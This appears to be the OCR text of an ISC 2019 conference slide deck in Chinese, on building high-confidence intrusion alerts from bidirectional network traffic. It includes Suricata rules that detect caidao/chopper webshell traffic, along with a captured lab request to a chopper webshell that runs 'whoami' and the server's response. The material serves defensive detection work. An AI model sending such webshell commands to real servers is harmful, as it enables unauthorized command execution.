第七届互联网安全大会 360互联网安全中心

安全运营体系进化，实锤告警体系

360信息安全部 张鑫

ISC 2019

About Me

张鑫（ID：Manning）
资深安全工程师、安全产品经理
负责360集团流量入侵感知

第七届互联网安全大会 360互联网安全中心

议题内容

Part 1. 企业安全运营要面对的问题
Part 2. 传统告警体系
Part 3. 实锤告警体系
Part 4. 实践方式——流量侧实锤告警
Part 5. 运营体系进化的价值

1. 企业安全运营要面对的问题

应对：APT攻击

高级可持续威胁攻击，也称为定向威胁攻击，指某组织对特定对象展开的持续有效的攻击活动。这种攻击活动具有极强的隐蔽性和针对性，通常会运用受感染的各种介质、供应链、社会工程学等多种手段实施先进的、持久的且有效的威胁和攻击。

应对：网络安全攻防演习

网络安全攻防演习，攻击方与防守方真刀真枪的较量，没有彩排，没有预演，完全实兵实弹。攻防演习对企业的安全要求达到了一个更高的层次，要求企业应对的各种攻击面压力巨大。传统基于安全设备告警的方式，正面临着巨大的运营压力。

应对：日常安全问题

企业日常安全运营，面对繁多的安全产品，面对海量的安全数据，能否找到一个有效的方式发现问题是关键点。目前企业发现问题的能力取决于运营人员的安全能力。如何找到一个更加有效的方式进行安全运营，摆脱对安全人员安全能力的严重依赖，也是各家单位的探索方向。

1. 网络安全攻防演习

玩法丰富


- 曾经：Web漏洞、常规渗透
- 现在：钓鱼攻击，水坑攻击、后渗透攻击、使用0day
- 将来：供应链攻击、特殊木马、物理渗透

规模变大

- 甲方请不到安全运营
- 演习时间变长
- 真的是真刀真枪

XX第一天蓝方总结

Fastjson rce




Weblogic rce

1. 企业安全运营的痛点

企业在安全运营中，面临的安全问题非常多，比如有

- 自身资产不明确
- 攻击场景不熟悉
- 对漏洞的攻击面理解不深
- 软件安全开发评审缺失
- 安全告警运营下钻差，关联差
- 漏洞软件不敢升级
- 发现问题无法深入跟进
- 自身安全能力弱，过度依赖设备
- …



2. 传统告警体系的问题

1. 基础安全设备告警量大，可直接使用的告警少

2. 安全运营人员告警处理能力有限，每天至多能够处理100余条告警


3. 安全事件的发现与溯源，依赖强线索信息。

强线索信息：

1.主动信息，SRC报告，渗透测试报告，漏洞通告

2.被动信息，运营处理后的告警信息

一般情况下对于一个金融机构来说，数据中心两地三中心基本是跑不了的，有的甚至是三地四中心这样的奢华套餐。



全网下来怎么也得十几二十几台IDS检测设备，每天告警量少了的也得上百万条告警。这样就给实时监控带来了很大的挑战。

对于全网IDS告警集中监控，可以通过分层的方法，一步一步把我们关注的需要处理的告警剥离出来。

2. 告警体系结构

流量、文件、日志（行为、操作、动作、状态）

- 流量侧安全
  - 告警来源：入侵检测、流量分析、Web应用防火墙、防火墙、邮件网关、防毒墙
  - 检测内容：流量
- 主机侧安全告警
  - 告警来源：主机入侵检测、杀毒软件
  - 检测内容：文件、日志、进程、端口、行为
- 终端侧安全告警
  - 告警来源：杀毒软件、行为记录
  - 检测内容：文件、日志、进程、端口、流量
- 服务侧安全告警
  - 日志（bash日志、Sql日志、堡垒机日志）
- 其他安全告警
  - 扫描器（漏洞、资产、服务、端口）、Github监控、蜜罐（低交互、高交互）

2.告警体系应对的问题

- 网络攻击
- 黑客入侵
- 安全态势
- 僵尸网络

- 漏洞攻击事件
- 网站入侵事件
- 勒索软件事件
- APT攻击事件
- 数据库外泄事件
- 肉鸡挖矿事件

- Sql注入场景
- Xss场景
- 远程代码执行场景
- 远程文件读取场景
- 弱口令场景
- WebShell场景
- 远控木马场景

- 信息收集场景
- 攻击尝试场景
- 漏洞利用场景
- 获取权限驻点场景
- 维持权限场景
- 横行渗透场景
- 痕迹清理场景

2. 各方的期待

领导的期待：

要有能看见的能力，要能在短时间内对企业进行态势评估。

运营的期待：

生命不是无休止的处理误报，希望的是处理的告警真正存在价值。

2. 我们该如何做？

如果以这些期待为目标，我们该如何做呢？

方式一：

强化基础数据收集，强化各数据间关联的能力
优点：体系完备，事后分析能力强
难点：数据生产，数据存储，数据关联；事件发现时效性差；运营难度上升趋势

方式二：

重点突击可靠告警，把握能把握的重点，产生可信任的信息
优点：单类效果突出
难点：依赖安全能力水平

3. 实锤告警体系

实锤告警体系的目标是：要以能确信的内容进行安全运营，建立以内容为先的**安全告警体系**，给安全运营者最需要的内容信息，提升安全运营者工作效率与主动性。改变当前安全告警误报多，下钻差，运营难度大，而且无法进行深入处置的状态。

```
alert http any any -> any any
(msg:"webshell_caidao_php"; flow:established;
content:"POST";http_method; content:".php"; http_uri;
content:"base64_decode"; http_client_body;
classtype:shellcode-detect; sid:3016009; rev:1;
metadata:by al0ne;)
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:
"China hacker tools caidao response - column directory";
flow: established,to_client; content:"200";
http_stat_code; content:!"<html>"; http_server_body;
content:"|2d 3e|"; http_server_body; depth:2;
pcre:"/[\w\d]+\.\w{2,3}\s+\d{4}-\d{2}-\d{2}\s[\d:]
{8}/RQ"; classtype:shellcode-detect; sid: 3016010; rev:
1; metadata:created_at 2018_09_13,by al0ne; )
```

3. 为什么需要实锤告警

在社会生活中，社会告警质量往往决定着社会职能部门处理问题的速度和结果，比如地震告警、火灾告警、交通事故告警，如果在这类场景中，大量虚警出现，便会造成巨大的社会执行压力和运行成本，导致“狼来了”的故事的发生。

在企业安全运营中，为了避免“狼来了”的事故，我们必须提升告警内容质量，把基础工作做到极致，为后续处理过程提供优质信息来源，让整个运营体系得到进化

3. 知识迁移

我们首先类比社会中的事物，进行知识迁移


交通违章判定，违章行为闯红灯的认定要以通过整个路口为准，一般要以三张照片作为证据。
第一张是在车轮越过停车线时。
第二张是经过路口时，路口中央。
第三张是通过路口后。
当然必须都要在红灯的情况下。所以，压了停车线停下后，并不算闯红灯。

✓信息上下文关联

3. 知识迁移

我们首先类比社会中的事物，进行知识迁移

地震发生后破坏力比较弱的纵波传播快，可以率先到达地面，给预警系统通风报信。这样在破坏力强的横波到达地面并和纵波结合成更强的波之前，预警系统就可以快速的分析提前几秒到几十秒的时间发出紧急预警，由于通讯信号的传播速度是地震波在地下传播速度的几万倍，因此震中附近的预警系统如果第一时间将信息传递给稍远的城镇，甚至可以让当地在第一波地震抵达之前，有充足的时间做出反应。




✓寻找事物本质

3. 实锤告警可进行的实践方式

提高信息准确性	•方法：基于规则本身进行持续优化，并且降低迭代时间
分析事物原始的属性组成	•方法：基于原始数据，分析自身属性，对其他属性再进行验证
信息上下文的关联	•方式：基于结构化的信息内容，寻找信息上下文进行验证
信息自身属性的关联	•方式：基于结构化的信息内容，以某些熟悉关联分析

4. 实践前思考

- 从黑客攻击的角度思考，作为一个攻击者，最期待什么？
- 从防御运营者的角度思考，作为一个防御者，最期待什么？
- 从底层网络数据流的角度思考，有哪些内容是客观存在的？



4. 实践前思考

➢ 从黑客攻击的角度思考，作为一个攻击者，最期待什么？

- 比如我有注入点，我希望能读到数据
- 比如我有后台弱口令，我希望能传Web木马
- 比如我有WebShell，我希望能有命令执行权限
- 比如我有服务器权限，我希望机器架设代理
- 比如我有联通内网的机器，我希望能拿下域控，扩大进展
- 比如我投递了鱼叉，我希望机器能上线
- …

4. 实践前思考

➢ 从防御运营者的角度思考，作为一个防御者，最期待什么？

- 比如我有很多安全设备，我希望设备提供的告警尽可能准确
- 比如我有可靠告警，我希望立马阻断黑客，保证企业安全
- 比如我处理了安全问题，我希望能描绘整个安全事件
- 比如我有了安全事件，我希望能提升企业安全能力

4. 实践前思考

- 从底层网络数据流的角度思考，有哪些内容是客观存在的？


  - 不管黑客怎么攻击，绝大多数业务承载在tcp数据内
  - 在有服务器安全漏洞的情况下，服务器会听黑客的话
  - 通常情况下的黑客行为，在流量侧会存在很多的异常

4. 实践方式——流量侧实锤告警

方式：分析事物原始的属性组成

```
POST /chopper.jsp HTTP/1.1
User-Agent: Java/1.8.0_144
Host: 172.16.55.196:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 180

joychou=1&action=M&z1=%2Fccmd&z2=cd+%2Fd+%22C%3A%5CUsers%5Czhangxin1%5CDesktop%5Capache-tomcat-8.0.50%5Cwebapps%5CROOT%5C%22%26whoami%26echo+%5BS%5D
%26cd%26echo+%5BE%5D&code=GB2312HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=DBE02178650D7C57D81C8A30E038F9CA; Path=/; HttpOnly
Content-Type: text/html;charset=GB2312
Content-Length: 109
Date: Fri, 13 Apr 2018 04:03:22 GMT



->|win-pn8er4e538a\zhangxin1
[S]
C:\Users\zhangxin1\Desktop\apache-tomcat-8.0.50\webapps\ROOT
[E]
|<-
```

4. 实践方式——流量侧实锤告警



tcp.stream eq 0

Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.55.200	172.16.55.196	TCP	74	42606 → 8080 [SYN] Seq=0 Win=29200 Len=…
2	0.000370	172.16.55.196	172.16.55.200	TCP	74	8080 → 42606 [SYN, ACK] Seq=0 Ack=1 Win…
3	0.000416	172.16.55.200	172.16.55.196	TCP	66	42606 → 8080 [ACK] Seq=1 Ack=1 Win=2931…
4	0.000676	172.16.55.200	172.16.55.196	TCP	306	[TCP segment of a reassembled PDU]
5	0.000828	172.16.55.200	172.16.55.196	HTTP	246	POST /chopper.jsp HTTP/1.1 (applicatio…
6	0.001144	172.16.55.196	172.16.55.200	TCP	66	8080 → 42606 [ACK] Seq=1 Ack=421 Win=66…
7	0.050868	172.16.55.196	172.16.55.200	HTTP	394	HTTP/1.1 200 OK (text/html)
8	0.050890	172.16.55.200	172.16.55.196	TCP	66	42606 → 8080 [ACK] Seq=421 Ack=329 Win=…

```
▶ Frame 5: 246 bytes on wire (1968 bits), 246 bytes captured (1968 bits)
▶ Ethernet II, Src: Vmware_0c:33:4b (00:0c:29:0c:33:4b), Dst: Vmware_6b:72:3f (00:0c:29:6b:72:3f)
▶ Internet Protocol Version 4, Src: 172.16.55.200, Dst: 172.16.55.196
▶ Transmission Control Protocol, Src Port: 42606, Dst Port: 8080, Seq: 241, Ack: 1, Len: 180
▶ [2 Reassembled TCP Segments (420 bytes): #4(240), #5(180)]
▶ Hypertext Transfer Protocol
▶ HTML Form URL Encoded: application/x-www-form-urlencoded
```


4. 单双对比

- 单向流量入侵检测
  1. 检测性能高
  2. 大部分只对请求信息检测，无法感知黑客意图

- 双向流量入侵检测
  1. 更符合黑客思考方式的本质，对响应的强烈需求
  2. 能覆盖大部分安全事件与安全场景

4. 构建双向流


根据tcp五元组->建立请求信息和响应信息的交易对





```c
/* 对称hash */
u_int64_t hash_key = tcp_hdr->src_port + tcp_hdr->dst_port + ipv4_hdr->src_addr + ipv4_hdr->dst_addr;

flow_t *flow = flow_hash_find(hash_key, ipv4_hdr->src_addr, tcp_hdr->src_port, ipv4_hdr->dst_addr, tcp_hdr->dst_port);
if(flow != NULL)
{
    hit_flag = HIT_FLOW;
}
else if((CAP_TCP == app_out.cap_mode) && (tcp_hdr->tcp_flags & TH_SYN) && (tcp_hdr->tcp_flags & TH_ACK))
{

    hit_flag = HIT_TCP_SYN;
}
else if(CAP_HTTP == app_out.cap_mode && tcp_dl != 0)
{
    char* cp = rte_pktmbuf_mtod_offset(mbuf, char*, data_offset);
    if( http_request_method(cp, tcp_dl) != HTTP_MT_NONE )
    {
        hit_flag = HIT_HTTP_REQUEST;
    }
}
```


4. 构建双向流

Flow， Stream， Packet构建到三维数组






4. 威胁检测概念




4. 威胁检测方式

已知的威胁：专家规则——已知漏洞	可预测的威胁：机器学习——已知漏洞，部分未知漏洞（可预见的漏洞）	未知的威胁：深度学习——未知漏洞
•目前已知的漏洞：如S2-045，Weblogic Rce	•可预见的漏洞（0day）：Struts2系列，Sql注入系列，反序列化系列等等，利用链（攻击载荷）相似	•未能预见的漏洞：2015年底的反序列化系列，永恒之蓝系列


4. 威胁实锤方式



基础方式——专家规则 + 专家规则（需要的基本能力：安全经验）




进阶方式——机器学习 + 专家规则（需要的基本能力：大量数据，安全经验）



高阶方式——深度学习 + 深度学习（需要的基本能力：海量数据，安全经验）

4. 实锤告警使用方式



4. 实践优势总结

✓机器学习模型引擎

